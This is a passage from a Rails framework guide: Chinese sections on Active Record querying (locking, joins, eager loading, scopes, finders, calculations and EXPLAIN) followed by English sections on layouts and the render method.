你还可以传递原始 SQL 语句给 lock 方法来支持不同类型的锁。比如说： MySQL 有一中锁叫做 LOCK IN SHARE MODE ，它可以让你对一条记录上锁但是允许其它人读它。要指定这种锁类型，你需要把它作为参数传给 lock 方法：

|  |
| --- |
| Item.transaction do    i = Item.lock("LOCK IN SHARE MODE").find(1)    i.increament(:view)  end |

如果你已经有一个对象实例了，你可以使用如下代码来一次性地开启一个事务并加锁。

|  |
| --- |
| item = Item.first  item.with\_lock do    # 这个代码块在事务里面执行    # item 是已经加锁的    item.increment!(:view)  end |

### 12 连接表

Active Record 提供了一个叫做 joins 的查找方法来对结果的 SQL 语句指定 JOIN 子句。Active Record 提供了多种使用 joins 方法的方式。

#### 12.1 使用字符串 SQL 语句

你可以使用原生态的 SQL 语句来使用 JOIN 方法以生成 joins 子句。

|  |
| --- |
| Client.join('LEFT OUTER JOIN addresses ON addresses.client\_id = clients.id') |

它会生成如下 SQL 语句：

|  |
| --- |
| SELECT clients.\* FROM clients LEFT OUTER JOIN addresses ON addresses.client\_id = clients.id |

#### 12.2 使用已定义的 Associations 的数组或者映射表形式

这个方法只适用于 INTER JOIN 的情况。

Active Record 允许我们使用 model 上定义的 [associations](http://guides.ruby-china.org/association_basic.html) 的名字作为使用 joins 方法时指定连接表的缩写形式。

比如说：看如下关于 Category ， Post ， Comments 和 Guest 几个 model 的例子。

|  |
| --- |
| class Category < ActiveRecord::Base    has\_many :posts  end    class Post < ActiveRecord::Base    belongs\_to :category    has\_many :comments    has\_many :tags  end    class Comment < ActiveRecord::Base    belongs\_to :post    has\_one :guest  end    class Guest < ActiveRecord::Base    belongs\_to :comment  end    class Tag < ActiveRecord::Base    belongs\_to :post  end |

现在以下所有的语句都会产生相应的使用了 INNER JOIN 的连接查询语句：

##### 12.2.1 使用单个 Association

|  |
| --- |
| Category.joins(:posts) |

它会产生如下语句：

|  |
| --- |
| SELECT categories.\* FROM categories    INNER JOIN posts ON posts.category\_id = categories.id |

或者用英语说就是：“ return a Category object for all categories with posts ”。注意如果你有多个 posts 关联相同的 category 的话，就会出现重复。如果你想消除重复， 那你可以这样写： Category.joins(:post).select(“distinct(categories.id)”) 。

##### 12.2.2 使用多个 Association

|  |
| --- |
| Post.joins(:category, :comments) |

它会产生这样的结果：

|  |
| --- |
| SELECT posts.\* FROM posts    INNER JOIN categories ON posts.category\_id = categories.id    INNER JOIN comments ON comments.post\_id = posts.id |

或者用英语说就是：“ return all posts that having a category and at least one comment ”。再次提醒有多条 comment 记录的 post 会重复出现。

##### 12.2.3 使用嵌套 Association （单层的）

|  |
| --- |
| Post.joins(:comments => :guest) |

它会产生如下语句：

|  |
| --- |
| SELECT posts.\* FROM posts    INNER JOIN comments ON comments.post\_id = posts.id    INNER JOIN guest ON guests.comment\_id = comments.id |

同样，用英语说的就是： “ return all posts that have a comment made by guest. ”。

##### 12.2.4 使用嵌套 Association （多层的）

|  |
| --- |
| Category.joins(:posts => [{:comments => :guest}, :tags]) |

它产生如下结果：

|  |
| --- |
| SELECT categories.\* FROM categories    INNER JOIN posts ON posts.category\_id = categories.id    INNER JOIN comments ON comments.post\_id = posts.id    INNER JOIN guests ON guests.comment\_id = comments.id    INNER JOIN tags ON tags.post\_id = posts.id |

#### 12.3 指定连接表的条件表达式

你可以使用通常的 [数组式](http://guides.ruby-china.org/active_record_querying.html#2-2) 和 [纯字符串式](http://guides.ruby-china.org/active_record_querying.html#2-1) 条件表达式来直接指定连接表的条件表达式。 [映射表式条件表达式](http://guides.ruby-china.org/active_record_querying.html#2-3) 需要用一种特殊的语法来指定。

|  |
| --- |
| time\_range = (Time.now.midnight - 1.day)..Time.now.midnight  Client.joins(:orders).where('orders.created\_at' => time\_range) |

另外一种更清晰的写法是使用映射表式条件表达式

|  |
| --- |
| time\_range = (Time.now.midnight - 1.day)..Time.now.midnight  Client.joins(:orders).where(:orders => {:created\_at => time\_range}) |

它会使用 BETWEEN 关键字来找出所有昨天创建了 order 的 client 记录。

### 13 预加载 Association

预加载是一种预先加载可能被多个 Model.find 都会使用到的关联记录的机制。

**N + 1 查询问题**

看下面的代码：它找出 10 个 client 记录并打印出它们的 postcodes ：

|  |
| --- |
| clients = Client.limit(10)    clients.each do |client|    puts client.address.postcode  end |

第一眼看去，这个代码没什么问题。不幸的是：它的问题在于这段语句执行的查询次数。上面的代码总共执行了 1 （找出 10 条 client 记录） + 10 （每次加载一次 address 记录） = **11** 次查询。

**N + 1 查询问题的解决方案**

Active Record 允许你提前指定是否需要加载所有的 association 。你可以在调用 Model.find 时候用 includes 来指定它。如果使用了 includes 方法， 那 Active Record 保证在最少次数内加载所有的指定的 associations 。

再来看上面的问题，我们可以在使用 Client.all 时预先加载 address 。

|  |
| --- |
| clients - Client.includes(:address).limit(10)    client.each do |client|    puts client.address.postcode  end |

相对于之前的代码的 **11** 次查询，以上的代码只需要执行 **2** 次查询。

|  |
| --- |
| SELECT \* FROM clients LIMIT 10  SELECT addresses.\* FROM addresses    WHERE (addresses.client\_id IN (1,2,3,4,5,6,7,8,9,10)) |

#### 13.1 预加载多个 Association

Active Record 允许你在一次 Model.find 调用中使用 include 方法通过数组，映射表或者嵌套的数组/映射表的方式来加载任意多个 association 。

##### 13.1.1 多个 Association 的数组

|  |
| --- |
| Post.includes(:category, :comments) |

它会载入所有的 post 和与之关联的 category 和 comment 记录。

##### 13.1.2 嵌套的 Association 映射表

|  |
| --- |
| Category.includes(:posts => [{:comments => :guest}, :tags).find(1) |

它会返回 id 为 1 的 category 记录并预先加载与之相关联的 post 记录，与 post 相关联的 tag 和 comment 记录和与 comment 相关联的 guest 记录。

#### 13.2 为预加载的 Association 指定条件表达式

尽管 Active Record 像给 joins 一样给预加载的 association 也提供了指定条件表达式的方法，但我们建议使用 [joins](http://guides.ruby-china.org/active_record_querying.html#12) 来代替。

然后，如果你还是要这样做，那么你可以想你平时一样使用 where 来达到目的。

|  |
| --- |
| Post.includes(:comments).where("comments.visible", true) |

它会产生一个包含 LEFT OUTER JOIN 查询语句，而 joins 语句产生的语句包含的是 INNER JOIN 。

|  |
| --- |
| SELECT "posts"."id" AS t0\_r0, ... "comments"."updated\_at" AS t1\_r5 FROM "posts" LEFT OUTER JOIN "comments" ON "comments"."post\_id" = "posts"."id" WHERE (comments.visible = 1) |

如果没有 where 语句，那会生成两条普通的查询语句。

如果在 includes 的查询时， post 没有任何 comment ，那依然会加载所有的 post 记录。如果使用 joins （使用 INNER JOIN ），那就不会返回任何记录。

### 14 作用域（ Scope ）

作用域让你可以定义常用的 Arel 查询以便于 association 对象和 model 对象的调用。在这些作用域中，你可以使用之前提到过的任何方法，比如： where ， joins 和 includes 。所有的作用域方法都会返回一个 ActiveRecord::Relation 对象，这个对象可以进一步调用其它方法（包括其它作用域）。

定义一个简单的作用域，我们只需在类里面给 scope 方法传递我们希望执行的 Arel 查询就可以了：

|  |
| --- |
| class Post < ActiveRecord::Base    scope :published, where(:published => true)  end |

就像之前的一样，这些方法也是可以级联的。

|  |
| --- |
| class Post < ActiveRecord::Base    scope :publiced, where(:published => true).joins(:category)  end |

作用域里面可以包含其它作用域：

|  |
| --- |
| class Post < ActiveRecord::Base    scope :published, where(:published => true)    scope :published\_and\_commented, published.and(self.arel\_table[:comments\_count].gt(0))  end |

我们可以在类里面调用 published 这个作用域：

|  |
| --- |
| Post.published # => [published posted] |

我们也可以在一个包含 Post 对象的 association 里面调用：

|  |
| --- |
| category = Category.first  category.posts.published # => [published posts belonging to this category] |

#### 14.1 包含时间的计算

如果你在作用域里面包含日期或者时间，你必需使用 lambda 来保证它们每次都重新计算。

|  |
| --- |
| class Post < ActiveRecord::Base    scope :created\_before\_now, lambda { where("created\_at < ?", Time.zone.now) }  end |

如果不使用 lambda ， Time.zone.now 将只调用一次。

#### 14.2 传递参数

当在 scope 里面使用 lambda 时，它可以带参数：

|  |
| --- |
| class Post < ActiveRecord::Base    scope :created\_before, lambda { |time| where("created\_at < ?", time) }  end |

它可以这样调用：

|  |
| --- |
| Post.created\_before(Time.zone.now) |

然而，这只是相当于实现了一个类方法的功能。

|  |
| --- |
| class Post < ActiveRecord::Base    def self.created\_before(time)      where("created\_at < ?", time)    end  end |

类方法是给作用域传递参数的一个更好的方式。这些方法依然可以被 association 对象调用：

|  |
| --- |
| category.posts.created\_before(time) |

#### 14.3 使用作用域

当你需要一个 relation 实例对象时， scoped 方法就派上用场了。它会返回一个 ActiveRecord::Relation 对象，并且这个对象可以继续调用其它作用域。另外， association 也会用到作用域。

|  |
| --- |
| client = Client.find\_by\_first\_name("Ryan")  orders = client.orders.scoped |

对于这个新的 orders 对象，我们可以断定它可以继续调用其它的作用域。比如说，如果我们希望在之后的调用点上返回最近 30 天的 order 记录。

|  |
| --- |
| orders.where("created\_at > ?", 30.days.ago) |

#### 14.4 定义默认的作用域

如果我们希望定义一个 model 里面所有的查询都会执行的作用域，那我们可以在 model 里面使用 default\_scope 方法。

|  |
| --- |
| class Client < ActiveRecord::Base    default\_scope where("removed\_at is NULL")  end |

当这个 model 中执行了查询，就会产生类似如下的 SQL 查询语句：

|  |
| --- |
| SELECT \* FROM clients WHERE removed\_at IS NULL |

#### 14.5 移除所有的作用域

如果想移除作用域，我们可以用 unscope 方法。当某个特定的查询不需要默认作用域时，这个功能尤其有用。

|  |
| --- |
| Client.unscoped.all |

这个方法移除所有的默认作用域，在数据表上执行普通的查询。

### 15 动态查找方法

Active Record 为我们数据表上定义的每个字段都提供了相应的查找方法。如果你的 client 表上有一个 first\_name 字段，你马上可以从 Active Record 那里得到 find\_by\_first\_name 和 find\_all\_by\_first\_name 两个查找方法。如果你的 client 表上还有 locked 字段，那你也可以得到 find\_by\_locked 和 find\_all\_by\_locked 方法。

你还可以使用 find\_last\_by\_\* 的方法来找到最后一条匹配的记录。

你还可以在动态查找方法后面加上一个感叹号（ !）来保证如果没有匹配的记录时抛出一个 ActiveRecord::RecordNotFound 错误，就像 Client.find\_by\_name!("Ryan") 。

如果你想同时用 name 和 locked 字段来查找数据，可以简单地在字段之间加上 and 来串联这些查找方法。比如说： Client.find\_by\_name\_and\_locked("Ryan", true) 。

在 Rails 3.1 及其以下版本中，如果传入一个动态查找方法的参数少于字段数，就像 Client.find\_by\_name\_and\_locked(“Ryan”) 一样，它会给缺少的字段传递一个 nil 值。这是无意义的，所以在 Rails 3.2 中，它会抛出一个 AgumentError 的异常。

### 16 查找并创建一个新对象

通常，你需要先查找一条记录并在它不存在时创建它。这时，你可以使用 first\_or\_create 或者 first\_or\_create! 方法。

#### 16.1 first\_or\_create

first\_or\_create 方法先检查 first 方法是不是返回 nil ，如果是，就调用 create 方法。它和 where 方法一起使用时非常有用。让我们一起看个例子：

假设你想找一个叫 ‘Andy’ 的客户的记录，如果没有就创建一条新记录并把它的 locked 字段设为 false 。你可以这样做：

|  |
| --- |
| Client.where(:first\_name => 'Andy').first\_or\_create(:locked => false)  # => #<Client id: 1, first\_name: "Andy", orders\_count: 0, locked: false, created\_at: "2011-08-30 06:09:27", updated\_at: "201108-30 06:09:27"> |

它会产生类似于如下 SQL 语句：

|  |
| --- |
| SELECT \* FROM clients WHERE (clients.first\_name = 'Andy') LIMIT 1  BEGIN  INSERT INTO clients (created\_at, first\_name, locked, orders\_count, updated\_at)  VALUES ('2011-08-30 05:22:57', 'Andy', 0, NULL, '2011-08-30 05:22:57')  COMMIT |

first\_or\_create 返回已存在的或者新创建的一条记录。在我们的例子中，没有一个叫做 Andy 的 client 记录，所以我们新创建了一条记录并返回。

这条新创建的记录并不一定能保存到数据库里面，这取决于它能不能通过 validation 的验证（就像 create 方法一样）。

first\_or\_create 每必要关心 where 方法的参数。在上面的例子中，我们并没有明确给 first\_or\_create 方法传递 :first\_name => 'Andy' 的参数。然而，在创建新记录时，依然使用了这个参数，因为这个参数已经传给了 where 方法。

你也可以这样用 find\_or\_create\_by 方法：

|  |
| --- |
| Client.find\_or\_create\_by\_first\_name(:first\_name => "Andy", :locked => false) |

这个方法也可行，但是我们鼓励使用 first\_or\_create 方法，因为它能明确指定那些参数传给 find 方法，那些参数传给 create 方法，这样能避免很多混乱。

#### 16.2 first\_or\_create!

如果你使用了 first\_or\_create 方法，那当新记录不合法时，就会抛出一个异常。这篇指导不包含 validation 的知识，但是我们可以假定你暂时添加了以下代码到你的 Client 的 model 中。

|  |
| --- |
| validates :orders\_count, :presence => true |

如果你在创建新记录时没有传一个 orders\_counts 的参数，那新记录就是不合法的，会抛出一个异常：

|  |
| --- |
| Client.where(:first\_name => 'Andy').first\_or\_create!(:locked => false)  # => ActiveRecord::RecordInvalid: Validation failed: Orders count can't be blank |

同样，有一个 find\_or\_create\_by! 方法，但是 first\_or\_create! 方法更加清晰明确。

#### 16.3 first\_or\_initialize

first\_or\_initialize 方法和 first\_or\_create 方法差不多，只是它最后调用 new 而不是 create 方法。那就是说一个新 model 实例创建在内存中，而没有保存到数据库中。继续上面的例子，我们现在再创建一个叫 ‘Nick’ 的记录：

|  |
| --- |
| nick = Client.where(:first\_name => 'Nick').first\_or\_initialize(:locked => false)  # => #<Client id: nil, first\_name: "Nick", orders\_count: 0, locked: false, created\_at: "2011-08-30 06:09:27", updated\_at: "2011-08-30 06:09:27">    nick.persisted?  # => false    nick.new\_record?  # => true |

因为这个对象还没有保存到数据库中，所以相应的 SQL 语句就像这样：

|  |
| --- |
| SELECT \* FROM clients WHERE (clients.first\_name = 'Nick') LIMIT 1 |

如果你想将它保存到数据库中，直接调用 save 即可：

|  |
| --- |
| nick.save  # => true |

### 17 直接用 SQL 语句查找

如果你想直接使用 SQL 语句查找记录，可以使用 find\_by\_sql 方法。这个方法即使结果只有一条记录也会返回一个包含记录集的数组。比如你可以执行下面的查询：

|  |
| --- |
| Client.find\_by\_sql("SELECT \* FROM clients    INNER JOIN orders ON clients.id = orders.cient\_id    ORDER clients.created\_at desc") |

find\_by\_sql 方法提供了一种简单的调用数据库和查询实例对象的方法。

### 18 select\_all

find\_by\_sql 有一个近似方法叫 connection#select\_all 。像 find\_by\_sql 一样， select\_all 方法直接用 SQL 语句从数据库里面查找数据，但是并不实例化它们。它会返回一个包含映射表的数组，每个映射表代表了一条记录。

|  |
| --- |
| Client.connection.select\_all("SELECT \* FROM clients WHERE id = '1'") |

### 19 pluck

pluck 用于从一个 model 相关的数据表中查询一个单独的列。它接受一个列名作为参数并以相应的数据类型返回一组值。

|  |
| --- |
| Client.where(:active => true).pluck(:id)  # SELECT id FROM clients WHERE active = 1    Client.uniq.pluck(:role)  # SELECT DISTINCT role FROM clients |

pluck 方法实现了如下代码的的替换

|  |
| --- |
| Client.select(:id).map { |c| c.id } |

替换为

|  |
| --- |
| Client.pluck(:id) |

### 20 检查对象存在性

如果你仅仅想检查一条记录是否存在，可以使用 exists? 方法。这个方法会像 find 方法一样查询数据库，但是它返回的是 true 或者 false 。

|  |
| --- |
| Client.exists?(1) |

exists? 方法可以接受多个 id 作为参数，但是注意只要任何一条记录存在它都会返回 true 。

|  |
| --- |
| Client.exists?(1,2,3)  # 或者  Client.exists?([1,2,3]} |

直接在一个 model 或者 relation 实例上调用不带参数的 exists? 方法也是可以的。

|  |
| --- |
| Client.where(:first\_name => 'Ryan').exists? |

上面的例子中，如果至少有一个 first\_name 为 ‘Ryan’ 的 client 记录存在，那就会返回 true ，否则就返回 false 。

|  |
| --- |
| Client.exists? |

如果 client 表为空，就返回 false ，否则返回 true 。

你也可以使用 any? 或者 many? 来检查一个 model 或者 relation 的存在性。

|  |
| --- |
| # model  Post.any?  Post.many?    # 已定义的作用域  Post.recent.any?  Post.recent.many?    # relation  Post.where(:published => true).any?  Post.where(:published => true).many?    # association  Post.first.categories.any?  Post.first.categories.many? |

### 21 计算

这个章节在序言中使用 count 方法作为例子，但是这些操作适用于所有子节的方法。

所有的计算方法都直接在 model 上

|  |
| --- |
| Client.count  # SELECT count(\*) AS count\_all FROM clients |

或者 relation 实例对象上

|  |
| --- |
| Client.where(:first\_name => 'Ryan').count  # SELECT count(\*) AS count\_all FROM clients WHERE (first\_name = 'Ryan') |

使用。

你也可以在 relation 实例对象上使用很多查找方法来做复杂的计算：

|  |
| --- |
| Client.includes("orders").where(:first\_name => 'Ryan', :orders= => {:status => 'received'}).count |

它会生成如下语句：

|  |
| --- |
| SELECT count(DISTINCT clients.id) AS count\_all FROM clients    LEFT OUTER JOIN orders ON orders.client\_id = client.id WHERE    (clients.first\_name = 'Ryan' AND orders.status = 'received') |

#### 21.1 次数

如果你想知道你的数据表有多少条记录，你可以调用 Client.count 。如果你想更加明确一点，找出数据库中所有的 client 当前的年龄，你可以用 Client.count(:age) 。

想知道具体用法，可以参见父章节： [计算](http://guides.ruby-china.org/active_record_querying.html#21) 。

#### 21.2 平均值

如果你想知道你的数据库中一些数据的平均值，你可以在数据表对应的类上使用 average 方法。这个方法大致像下面这样调用：

|  |
| --- |
| Client.average("orders\_count") |

它会返回一个数字（可能是一个浮点数，如： 3.14159265 ），代表这块区域的平均值。

想知道具体用法，可以参见父章节： [计算](http://guides.ruby-china.org/active_record_querying.html#21) 。

#### 21.3 最小值

如果你想知道你的数据库中某些方面的最小值，你可以在数据表对应的类上使用 minmum 方法。这个方法大致像下面这样调用：

|  |
| --- |
| Client.minimum("age") |

想知道更多用法，可以参见父章节： [计算](http://guides.ruby-china.org/active_record_querying.html#21) 。

#### 21.4 最大值

如果你想知道你的数据库中某些方面的最大值，你可以在数据表对应的类上使用 maximum 方法。这个方法大致像下面这样调用：

|  |
| --- |
| Client.maximum("age") |

想知道更多用法，可以参见父章节： [计算](http://guides.ruby-china.org/active_record_querying.html#21) 。

#### 21.5 总和

如果你想知道你的数据库中某些方面的总和，你可以在数据表对应的类上使用 sum 方法。这个方法大致像下面这样调用：

|  |
| --- |
| Client.sum("orders\_count") |

想知道更多用法，可以参见父章节： [计算](http://guides.ruby-china.org/active_record_querying.html#21) 。

### 22 执行 EXPLAIN

你可以在查询上面执行 relation 触发的 EXPLAIN 。比如说：

|  |
| --- |
| User.where(:id => 1).joins(:posts).explain |

在 MySQL 下可能产生如下结果：

|  |
| --- |
| EXPLAIN for: SELECT `users`.\* FROM `users` INNER JOIN `posts` ON `posts`.`user\_id` = `users`.`id` WHERE `users`.`id` = 1  +----+-------------+-------+-------+---------------+---------+---------+-------+------+-------------+  | id | select\_type | table | type  | possible\_keys | key     | key\_len | ref   | rows | Extra       |  +----+-------------+-------+-------+---------------+---------+---------+-------+------+-------------+  |  1 | SIMPLE      | users | const | PRIMARY       | PRIMARY | 4       | const |    1 |             |  |  1 | SIMPLE      | posts | ALL   | NULL          | NULL    | NULL    | NULL  |    1 | Using where |  +----+-------------+-------+-------+---------------+---------+---------+-------+------+-------------+  2 rows in set (0.00 sec) |

Active Record 模拟数据库引擎并以一个清晰的格式打印出结果。所以，同样的查询在 PostgreSQL 中可能会像下面这样：

|  |
| --- |
| EXPLAIN for: SELECT "users".\* FROM "users" INNER JOIN "posts" ON "posts"."user\_id" = "users"."id" WHERE "users"."id" = 1                                    QUERY PLAN  ------------------------------------------------------------------------------   Nested Loop Left Join  (cost=0.00..37.24 rows=8 width=0)     Join Filter: (posts.user\_id = users.id)     ->  Index Scan using users\_pkey on users  (cost=0.00..8.27 rows=1 width=4)           Index Cond: (id = 1)     ->  Seq Scan on posts  (cost=0.00..28.88 rows=8 width=4)           Filter: (posts.user\_id = 1)  (6 rows) |

预加载在数据库引擎盖下面会触发多个查询，并且某些查询可能需要用到之前一些查询的结果。所有， explain 方法先执行查询，再做查询计划。比如说：

|  |
| --- |
| User.where(:id => 1).includes(:posts).explain |

在 MySQL 数据库下生成

|  |
| --- |
| EXPLAIN for: SELECT `users`.\* FROM `users`  WHERE `users`.`id` = 1  +----+-------------+-------+-------+---------------+---------+---------+-------+------+-------+  | id | select\_type | table | type  | possible\_keys | key     | key\_len | ref   | rows | Extra |  +----+-------------+-------+-------+---------------+---------+---------+-------+------+-------+  |  1 | SIMPLE      | users | const | PRIMARY       | PRIMARY | 4       | const |    1 |       |  +----+-------------+-------+-------+---------------+---------+---------+-------+------+-------+  1 row in set (0.00 sec)    EXPLAIN for: SELECT `posts`.\* FROM `posts`  WHERE `posts`.`user\_id` IN (1)  +----+-------------+-------+------+---------------+------+---------+------+------+-------------+  | id | select\_type | table | type | possible\_keys | key  | key\_len | ref  | rows | Extra       |  +----+-------------+-------+------+---------------+------+---------+------+------+-------------+  |  1 | SIMPLE      | posts | ALL  | NULL          | NULL | NULL    | NULL |    1 | Using where |  +----+-------------+-------+------+---------------+------+---------+------+------+-------------+  1 row in set (0.00 sec) |

#### 22.1 自动化 EXPLAIN

Active Record 可以在慢查询中自动执行 EXPLAIN 并写入日志。

这个功能需要加上配置参数来开启

|  |
| --- |
| config.active\_record.auto\_explain\_threshold\_in\_seconds |

如果设置为一个数字，那一个超过这些时间（以秒为单位）的查询就会自动触发一个 EXPLAIN 并写入日志。在 relation 的计算中，这个阈值是与获取记录的总时间相比较的。所以，一个 relation 的计算就像是一个工作单位，不管它是不是实现预先加载而涉及了多个查询。

阈值为 nil 则关闭了自动执行 EXPLAIN 。

默认情况下，开发模式下的阈值为 0.5 秒，测试和生产模式下为 nil 。

不管阈值是不是设为 nil ，如果没有日志系统，自动 EXPLAIN 都不起作用。

##### 22.1.1 禁用自动 EXPLAIN

自动 EXPLAIN 可以用 ActiveRecord::Base.silence\_auto\_explain 来选择性的禁用。

|  |
| --- |
| ActiveRecord.silence\_auto\_explain do    # 这里不会触发自动 EXPLAIN  end |

这在你知道某个查询很慢但是合理时是非常有用的，就像管理员页面某个重量级的报表等。

正如名字所言， silence\_auto\_explain 只会禁用自动 EXPLAIN 。直接调用 ActiveRecord::Relation#explain 依然是可用的。

#### 22.2 深入了解 EXPLAIN

深入了解 EXPLAIN 的输出已经超出本篇指导的范围了，以下的链接或许对你有帮助：

* SQLite3: [EXPLAIN QUERY PLAN](http://www.sqlite.org/eqp.html)
* MySQL: [EXPLAIN Output Format](http://dev.mysql.com/doc/refman/5.6/en/explain-output.html)
* PostgreSQL: [Using EXPLAIN](http://www.postgresql.org/docs/current/static/using-explain.html)

# 3、视图

## 3.1、[Rails中的布局与渲染](http://guides.ruby-china.org/layouts_and_rendering.html)

Layouts and Rendering in Rails

This guide covers the basic layout features of Action Controller and Action View. By referring to this guide, you will be able to:

* Use the various rendering methods built into Rails
* Create layouts with multiple content sections
* Use partials to DRY up your views
* Use nested layouts (sub-templates)

### 1 Overview: How the Pieces Fit Together

This guide focuses on the interaction between Controller and View in the Model-View-Controller triangle. As you know, the Controller is responsible for orchestrating the whole process of handling a request in Rails, though it normally hands off any heavy code to the Model. But then, when it’s time to send a response back to the user, the Controller hands things off to the View. It’s that handoff that is the subject of this guide.

In broad strokes, this involves deciding what should be sent as the response and calling an appropriate method to create that response. If the response is a full-blown view, Rails also does some extra work to wrap the view in a layout and possibly to pull in partial views. You’ll see all of those paths later in this guide.

### 2 Creating Responses

From the controller’s point of view, there are three ways to create an HTTP response:

* Call render to create a full response to send back to the browser
* Call redirect\_to to send an HTTP redirect status code to the browser
* Call head to create a response consisting solely of HTTP headers to send back to the browser

I’ll cover each of these methods in turn. But first, a few words about the very easiest thing that the controller can do to create a response: nothing at all.

#### 2.1 Rendering by Default: Convention Over Configuration in Action

You’ve heard that Rails promotes “convention over configuration”. Default rendering is an excellent example of this. By default, controllers in Rails automatically render views with names that correspond to valid routes. For example, if you have this code in your BooksController class:

|  |
| --- |
| class BooksController < ApplicationController  end |

And the following in your routes file:

|  |
| --- |
| resources :books |

And you have a view file app/views/books/index.html.erb:

|  |
| --- |
| <h1>Books are coming soon!</h1> |

Rails will automatically render app/views/books/index.html.erb when you navigate to /books and you will see “Books are coming soon!” on your screen.

However a coming soon screen is only minimally useful, so you will soon create your Book model and add the index action to BooksController:

|  |
| --- |
| class BooksController < ApplicationController    def index      @books = Book.all    end  end |

Note that we don’t have explicit render at the end of the index action in accordance with “convention over configuration” principle. The rule is that if you do not explicitly render something at the end of a controller action, Rails will automatically look for the action\_name.html.erb template in the controller’s view path and render it. So in this case, Rails will render the app/views/books/index.html.erb file.

If we want to display the properties of all the books in our view, we can do so with an ERB template like this:

|  |
| --- |
| <h1>Listing Books</h1>    <table>    <tr>      <th>Title</th>      <th>Summary</th>      <th></th>      <th></th>      <th></th>    </tr>    <% @books.each do |book| %>    <tr>      <td><%= book.title %></td>      <td><%= book.content %></td>      <td><%= link\_to 'Show', book %></td>      <td><%= link\_to 'Edit', edit\_book\_path(book) %></td>      <td><%= link\_to 'Remove', book, :confirm => 'Are you sure?', :method => :delete %></td>    </tr>  <% end %>  </table>    <br />    <%= link\_to 'New book', new\_book\_path %> |

The actual rendering is done by subclasses of ActionView::TemplateHandlers. This guide does not dig into that process, but it’s important to know that the file extension on your view controls the choice of template handler. Beginning with Rails 2, the standard extensions are .erb for ERB (HTML with embedded Ruby), and .builder for Builder (XML generator).

#### 2.2 Using render

In most cases, the ActionController::Base#render method does the heavy lifting of rendering your application’s content for use by a browser. There are a variety of ways to customize the behaviour of render. You can render the default view for a Rails template, or a specific template, or a file, or inline code, or nothing at all. You can render text, JSON, or XML. You can specify the content type or HTTP status of the rendered response as well.

If you want to see the exact results of a call to render without needing to inspect it in a browser, you can call render\_to\_string. This method takes exactly the same options as render, but it returns a string instead of sending a response back to the browser.

##### 2.2.1 Rendering Nothing

Perhaps the simplest thing you can do with render is to render nothing at all:

|  |
| --- |
| render :nothing => true |

If you look at the response for this using cURL, you will see the following:

|  |
| --- |
| $ curl -i 127.0.0.1:3000/books  HTTP/1.1 200 OK  Connection: close  Date: Sun, 24 Jan 2010 09:25:18 GMT  Transfer-Encoding: chunked  Content-Type: \*/\*; charset=utf-8  X-Runtime: 0.014297  Set-Cookie: \_blog\_session=...snip...; path=/; HttpOnly  Cache-Control: no-cache       $ |

We see there is an empty response (no data after the Cache-Control line), but the request was successful because Rails has set the response to 200 OK. You can set the :status option on render to change this response. Rendering nothing can be useful for AJAX requests where all you want to send back to the browser is an acknowledgment that the request was completed.

You should probably be using the head method, discussed later in this guide, instead of render :nothing. This provides additional flexibility and makes it explicit that you’re only generating HTTP headers.

##### 2.2.2 Rendering an Action’s View

If you want to render the view that corresponds to a different action within the same template, you can use render with the name of the view:

|  |
| --- |
| def update    @book = Book.find(params[:id])    if @book.update\_attributes(params[:book])      redirect\_to(@book)    else      render "edit"    end  end |

If the call to update\_attributes fails, calling the update action in this controller will render the edit.html.erb template belonging to the same controller.

If you prefer, you can use a symbol instead of a string to specify the action to render:

|  |
| --- |
| def update    @book = Book.find(params[:id])    if @book.update\_attributes(params[:book])      redirect\_to(@book)    else      render :edit    end  end |

To be explicit, you can use render with the :action option (though this is no longer necessary in Rails 3.0):

|  |
| --- |
| def update    @book = Book.find(params[:id])    if @book.update\_attributes(params[:book])      redirect\_to(@book)    else      render :action => "edit"    end  end |

Using render with :action is a frequent source of confusion for Rails newcomers. The specified action is used to determine which view to render, but Rails does not run any of the code for that action in the controller. Any instance variables that you require in the view must be set up in the current action before calling render.

##### 2.2.3 Rendering an Action’s Template from Another Controller

What if you want to render a template from an entirely different controller from the one that contains the action code? You can also do that with render, which accepts the full path (relative to app/views) of the template to render. For example, if you’re running code in an AdminProductsController that lives in app/controllers/admin, you can render the results of an action to a template in app/views/products this way:

|  |
| --- |
| render 'products/show' |

Rails knows that this view belongs to a different controller because of the embedded slash character in the string. If you want to be explicit, you can use the :template option (which was required on Rails 2.2 and earlier):

|  |
| --- |
| render :template => 'products/show' |

##### 2.2.4 Rendering an Arbitrary File

The render method can also use a view that’s entirely outside of your application (perhaps you’re sharing views between two Rails applications):

|  |
| --- |
| render "/u/apps/warehouse\_app/current/app/views/products/show" |

Rails determines that this is a file render because of the leading slash character. To be explicit, you can use the :file option (which was required on Rails 2.2 and earlier):

|  |
| --- |
| render :file =>    "/u/apps/warehouse\_app/current/app/views/products/show" |

The :file option takes an absolute file-system path. Of course, you need to have rights to the view that you’re using to render the content.

By default, the file is rendered without using the current layout. If you want Rails to put the file into the current layout, you need to add the :layout => true option.

If you’re running Rails on Microsoft Windows, you should use the :file option to render a file, because Windows filenames do not have the same format as Unix filenames.

##### 2.2.5 Wrapping it up

The above three ways of rendering (rendering another template within the controller, rendering a template within another controller and rendering an arbitrary file on the file system) are actually variants of the same action.

In fact, in the BooksController class, inside of the update action where we want to render the edit template if the book does not update successfully, all of the following render calls would all render the edit.html.erb template in the views/books directory:

|  |
| --- |
| render :edit  render :action => :edit  render 'edit'  render 'edit.html.erb'  render :action => 'edit'  render :action => 'edit.html.erb'  render 'books/edit'  render 'books/edit.html.erb'  render :template => 'books/edit'  render :template => 'books/edit.html.erb'  render '/path/to/rails/app/views/books/edit'  render '/path/to/rails/app/views/books/edit.html.erb'  render :file => '/path/to/rails/app/views/books/edit'  render :file => '/path/to/rails/app/views/books/edit.html.erb' |

Which one you use is really a matter of style and convention, but the rule of thumb is to use the simplest one that makes sense for the code you are writing.

##### 2.2.6 Using render with :inline

The render method can do without a view completely, if you’re willing to use the :inline option to supply ERB as part of the method call. This is perfectly valid:

|  |
| --- |
| render :inline =>    "<% products.each do |p| %><p><%= p.name %></p><% end %>" |

There is seldom any good reason to use this option. Mixing ERB into your controllers defeats the MVC orientation of Rails and will make it harder for other developers to follow the logic of your project. Use a separate erb view instead.

By default, inline rendering uses ERB. You can force it to use Builder instead with the :type option:

|  |
| --- |
| render :inline =>    "xml.p {'Horrid coding practice!'}", :type => :builder |

##### 2.2.7 Rendering Text

You can send plain text – with no markup at all – back to the browser by using the :text option to render:

|  |
| --- |
| render :text => "OK" |

Rendering pure text is most useful when you’re responding to AJAX or web service requests that are expecting something other than proper HTML.

